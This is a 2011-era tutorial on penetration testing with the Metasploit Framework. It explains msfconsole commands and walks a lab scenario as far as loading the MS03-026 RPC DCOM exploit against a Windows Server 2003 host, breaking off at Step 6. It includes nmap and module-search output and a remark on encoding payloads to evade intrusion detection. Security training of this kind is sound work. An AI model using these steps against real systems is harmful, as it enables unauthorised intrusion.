AUTHOR CONTACT DETAILS

Name	Dinesh Shetty
Organization	Paladion Networks
Email ID	dinesh.shetty@paladion.net

Penetration Testing with Metasploit Framework

When i say "Penetration Testing tool" the first thing that comes to your mind is the world's largest Ruby project, with over 700,000 lines of code 'Metasploit'. No wonder it had become the de-facto standard for penetration testing and vulnerability development with more than one million unique downloads per year and the world's largest, public database of quality assured exploits.

The Metasploit Framework is a program and sub-project developed by Metasploit LLC. It was initially created in 2003 in the Perl programming language, but was later completely re-written in the Ruby Programming Language. With the most recent release (3.7.1) Metasploit has taken exploit testing and simulation to a complete new level which has muscled out its high priced commercial counterparts by increasing the speed and lethality of code of exploit in shortest possible time.

Metasploit Framework follows some key steps for exploiting a system that include -

1. The Select and configure the exploit to be targeted. This is the code that will be targeted toward a system with the intention of taking advantage of a defect in the software.
2. Validate whether the chosen system is susceptible to the chosen exploit.
3. Select and configures a payload that will be used. This payload represents the code that will be run on a system after a loop-hole has been found in the system and an entry point is set.
4. Select and configure the encoding schema to be used to make sure that the payload can evade Intrusion Detection Systems with ease.
5. Execute the exploit.

In this article we will give a detailed description on usage of Metasploit Framework to execute exploits with graphical illustrations and commands.

Working with Metasploit :

Metasploit is simple to use and is designed with ease-of-use in mind to aid Penetration Testers.
I will be taking you through this demo in BackTrack 5, so go ahead and download that if you don't already have it - http://www.backtrack-linux.org/downloads/ The reason for using BackTrack 5 is because it has the correct Ruby Libraries.

Metasploit framework has three work environments, the msfconsole, the msfcli interface and the msfweb interface. However, the primary and the most preferred work area is the 'msfconsole'. It is an efficient command-line interface that has its own command set and environment system.

Before executing your exploit, it is useful to understand what some Metasploit commands do. Below are some of the commands that you will use most. Graphical explanation of their outputs would be given as and when we use them while exploiting some boxes in later part of the article.

(i) search <keyword> : Typing in the command 'search' along with the keyword lists out the various possible exploits that have that keyword pattern.

(ii) show exploits : Typing in the command 'show exploits' lists out the currently available exploits. There are remote exploits for various platforms and applications including Windows, Linux, IIS, Apache, and so on, which help to test the flexibility and understand the working of Metasploit.

(iii) show payloads : With the same 'show' command, we can also list the payloads available. We can use a 'show payloads' to list the payloads.

(iv) show options : Typing in the command 'show options' will show you options that you have set and possibly ones that you might have forgotten to set. Each exploit and payload comes with its own options that you can set.

(v) info <type> <name>: If you want specific information on an exploit or payload, you are able to use the 'info' command. Let's say we want to get complete info of the payload 'winbind'. We can use 'info payload winbind'.

(vi) use <exploit_name> : This command tells Metasploit to use the exploit with the specified name.

(vii) set RHOST <hostname_or_ip> : This command will instruct Metasploit to target the specified remote host.

(viii) set RPORT <host_port> : This command sets the port that Metasploit will connect to on the remote host.

(ix) set PAYLOAD <generic/shell_bind_tcp> : This command sets the payload that is used to a generic payload that will give you a shell when a service is exploited.

(x) set LPORT <local_port> : This command sets the port number that the payload will open on the server when an exploit is exploited. It is important that this port number be a port that can be opened on the server (i.e.it is not in use by another service and not reserved for administrative use), so set it to a random 4 digitnumber greater than 1024, and you should be fine. You'll have to change the number each time you successfully exploit a service as well.

(xi) exploit : Actually exploits the service. Another version of exploit, rexploit reloads your exploit code and then executes the exploit. This allows you to try minor changes to your exploit code without restarting the console

(xii) help : The 'help' command will give you basic information of all the commands that are not listed out here.

Now that you are ready with all the basic commands you need to launch your exploit , lets choose a couple of scenarios to get control of a remotely connected machine.

SCENARIO :

Victim Machine-

OS: Microsoft Windows Server 2003

IP: IP: 192.168.42.129

Attacker (Our) Machine-

OS: Backtrack 5

Kernel version: Linux bt 2.6.38 #1 SMP Thu Mar 17 20:52:18 EDT 2011 i686 GNU/Linux

Metasploit Version: Built in version of metasploit 3.8.0-dev

IP: 192.168.42.128

Objective-


The only information provided to us about the remote server is that it is a Windows 2003 Server and the Objective is to gain shell access of this remote server.

Detailed Steps :

Step 1:

Perform an Nmap scan of the remote server 192.168.42.129

The output of the Nmap scan shows us a range of ports open which can be seen below in Figure 1.



```
root@bt:~# nmap 192.168.42.129

Starting Nmap 5.51 ( http://nmap.org ) at 2011-06-20 23:58 IST
Nmap scan report for 192.168.42.129
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
MAC Address: 00:0C:29:0B:0B:30 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds
root@bt:~#
```

Figure 1

We notice that there is port 135 open. Thus we can look for scripts in Metasploit to exploit and gain shell access if this server is vulnerable.

Step 2:

In your copy of BackTrack, go to:

Application > BackTrack > Exploitation Tools > Network Exploitation Tools > Metasploit Framework > msfconsole





Figure 2

During the initialization of msfconsole, standard checks are performed. If everything works out fine we will see the display as shown in Figure 3.




```
#    # ###### #####   ##    ####  #####  #      ####  # #####
##  ## #        #    #  #  #      #    # #     #    # #   #
# ## # #####    #   #    #  ####  #    # #     #    # #   #
#    # #        #   ######      # #####  #     #    # #   #
#    # #        #   #    # #    # #      #     #    # #   #
#    # ######   #   #    #  ####  #      ######  ####  #   #


       =[ metasploit v3.8.0-dev [core:3.8 api:1.0]
+ -- --=[ 696 exploits - 358 auxiliary - 51 post
+ -- --=[ 224 payloads - 27 encoders - 8 nops
       =[ svn r12930 updated 9 days ago (2011.06.12)

Warning: This copy of the Metasploit Framework was last updated 9 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             http://www.metasploit.com/redmine/projects/framework/wiki/Updating

msf >
```

Figure 3

Step 3:

Now, we know that port 135 is open so, we search for a related RPC exploit in Metasploit.

To list out all the exploits supported by Metasploit we use the "show exploits" command. This exploit lists out all the currently available exploits and a small portion of it is shown below in Figure 4.




```
   windows/http/maxdb_webdbm_get_overflow         2005-04-26     good       MaxDB WebDBM GET Buffer Overflow
   windows/http/mcafee_epolicy_source             2006-07-17     average    McAfee ePolicy Orchestrator / ProtectionPilo
   windows/http/mdaemon_worldclient_form2raw      2003-12-29     great      MDaemon <= 6.8.5 WorldClient form2raw.cgi St
   windows/http/minishare_get_overflow            2004-11-07     average    Minishare 1.4.1 Buffer Overflow
   windows/http/navicopa_get_overflow             2006-09-28     great      NaviCOPA 2.0.1 URL Handling Buffer Overflow
   windows/http/novell_imanager_upload            2010-10-01     excellent  Novell iManager getMultiPartParameters Arbit
   windows/http/novell_messenger_acceptlang       2006-04-13     average    Novell Messenger Server 2.0 Accept-Language
   windows/http/nowsms                            2008-02-19     good       Now SMS/MMS Gateway Buffer Overflow
   windows/http/oracle9i_xdb_pass                 2003-08-18     great      Oracle 9i XDB HTTP PASS Overflow (win32)
   windows/http/peercast_url                      2006-03-08     average    PeerCast <= 0.1216 URL Handling Buffer Overf
   windows/http/privatewire_gateway               2006-06-26     average    Private Wire Gateway Buffer Overflow
   windows/http/psoproxy91_overflow               2004-02-20     average    PSO Proxy v0.91 Stack Buffer Overflow
   windows/http/sambar6_search_results            2003-06-21     normal     Sambar 6 Search Results Buffer Overflow
   windows/http/sapdb_webtools                    2007-07-05     great      SAP DB 7.4 WebTools Buffer Overflow
   windows/http/savant_31_overflow                2002-09-10     great      Savant 3.1 Web Server Overflow
   windows/http/servu_session_cookie              2009-11-01     good       Rhinosoft Serv-U Session Cookie Buffer Overf
   windows/http/shoutcast_format                  2004-12-23     average    SHOUTcast DNAS/win32 1.9.4 File Request Form
   windows/http/shttpd_post                       2006-10-06     average    SHTTPD <= 1.34 URI-Encoded POST Request Over
   windows/http/steamcast_useragent               2008-01-24     average    Streamcast <= 0.9.75 HTTP User-Agent Buffer
   windows/http/sybase_easerver                   2005-07-25     average    Sybase EAServer 5.2 Remote Stack Buffer Over
   windows/http/trackercam_phparg_overflow        2005-02-18     average    TrackerCam PHP Argument Buffer Overflow
   windows/http/trendmicro_officescan             2007-06-28     good       Trend Micro OfficeScan Remote Stack Buffer O
   windows/http/webster_http                      2002-12-02     average    Webster HTTP Server GET Buffer Overflow
   windows/http/xitami_if_mod_since               2007-09-24     average    Xitami 2.5c2 Web Server If-Modified-Since Ov
   windows/http/zenworks_uploadservlet            2010-03-30     excellent  Novell ZENworks Configuration Management Rem
   windows/iis/iis_webdav_upload_asp              1994-01-01     excellent  Microsoft IIS WebDAV Write Access Code Execu
   windows/iis/ms01_023_printer                   2001-05-01     good       Microsoft IIS 5.0 Printer Host Header Overfl
   windows/iis/ms01_026_dbldecode                 2001-05-15     excellent  Microsoft IIS/PWS CGI Filename Double Decode
   windows/iis/ms01_033_idq                       2001-06-18     good       Microsoft IIS 5.0 IDQ Path Overflow
   windows/iis/ms02_018_htr                       2002-04-10     good       Microsoft IIS 4.0 .HTR Path Overflow
   windows/iis/ms03_007_ntdll_webdav              2003-05-30     great      Microsoft IIS 5.0 WebDAV ntdll.dll Path Over
   windows/imap/eudora_list                       2005-12-20     great      Qualcomm WorldMail 3.0 IMAPD LIST Buffer Ove
```

Figure 4

As you may have noticed, the default installation of the Metasploit Framework 3.8.0-dev comes with 696 exploits and 224 payloads, which is quite an impressive stockpile thus finding a specific exploit from this huge list would be a real tedious task. So, we use a better option. You can either visit the link http://metasploit.com/modules/ or another alternative would be to use the "search <keyword>" command in Metasploit to search for related exploits for RPC.

In msfconsole type "search dcerpc" to search all the exploits related to dcerpc keyword as that exploit can be used to gain access to the server with a vulnerable port 135. A list of all the related exploits would be presented on the msfconsole window and this is shown below in Figure 5.




```
msf > search dcerpc

Matching Modules
================

   Name                                              Disclosure Date  Rank     Description
   ----                                              ---------------  ----     -----------
   auxiliary/scanner/dcerpc/endpoint_mapper                           normal   Endpoint Mapper Service Discovery
   auxiliary/scanner/dcerpc/hidden                                    normal   Hidden DCERPC Service Discovery
   auxiliary/scanner/dcerpc/management                                normal   Remote Management Interface Discovery
   auxiliary/scanner/dcerpc/tcp_dcerpc_auditor                        normal   DCERPC TCP Service Auditor
   auxiliary/scanner/smb/pipe_dcerpc_auditor                          normal   SMB Session Pipe DCERPC Auditor
   auxiliary/scanner/smb/smb_enumusers_domain                         normal   SMB Domain User Enumeration
   exploit/windows/brightstor/tape_engine            2006-11-21       average  CA BrightStor ARCserve Tape Engine Buffer Overflow
   exploit/windows/brightstor/tape_engine_8A         2010-10-04       average  CA BrightStor ARCserve Tape Engine 0x8A Buffer Overflow
   exploit/windows/dcerpc/ms03_026_dcom              2003-07-16       great    Microsoft RPC DCOM Interface Overflow
   exploit/windows/dcerpc/ms05_017_msmq              2005-04-12       good     Microsoft Message Queueing Service Path Overflow
   exploit/windows/dcerpc/ms07_029_msdns_zonename    2007-04-12       great    Microsoft DNS RPC Service extractQuotedChar() Overflow (TCP)
   exploit/windows/dcerpc/ms07_065_msmq              2007-12-11       good     Microsoft Message Queueing Service DNS Name Path Overflow
   exploit/windows/smb/ms04_011_lsass                2004-04-13       good     Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow
   exploit/windows/smb/ms08_067_netapi               2008-10-28       great    Microsoft Server Service Relative Path Stack Corruption


msf >
```

Figure 5

Step 4:

Now that you have the list of rpc exploits in front of you, we would need more information about the exploit before we actually use it. To get more information regarding the exploit you can use the command "info exploit/windows/dcerpc/ms03_026_dcom" which provides information such as available targets, exploit requirements, details of vulnerability itself, and even references where you can find more information. This is shown in Figure 6.




```
msf > info exploit/windows/dcerpc/ms03_026_dcom

       Name: Microsoft RPC DCOM Interface Overflow
     Module: exploit/windows/dcerpc/ms03_026_dcom
    Version: 11545
   Platform: 
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great

Provided by:
  hdm <hdm@metasploit.com>
  spoonm <spoonm@no$email.com>
  cazz <bmc@shmoo.com>

Available targets:
  Id  Name
  --  ----
  0   Windows NT SP3-6a/2000/XP/2003 Universal

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  135              yes       The target port

Payload information:
  Space: 880
  Avoid: 7 characters

Description:
  This module exploits a stack buffer overflow in the RPCSS service,
  this vulnerability was originally found by the Last Stage of
  Delirium research group and has been widely exploited ever since.
  This module can exploit the English versions of Windows NT 4.0
  SP3-6a, Windows 2000, Windows XP, and Windows 2003 all in one
  request :)
```

Figure 6

Step 5:

The command "use <exploit_name>" activates the exploit environment for the exploit <exploit_name>. In our case we would use the command "use exploit/windows/dcerpc/ms03_026_dcom" to activate our exploit.



```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) >
```


Figure 7

From the above figure it is noticed that, after the use of the exploit "exploit/windows/dcerpc/ms03_026_dcom" the prompt changes from "msf>" to "msf exploit(ms03_026_dcom) >" which symbolizes that we have entered a temporary environment of that exploit.

Step 6:

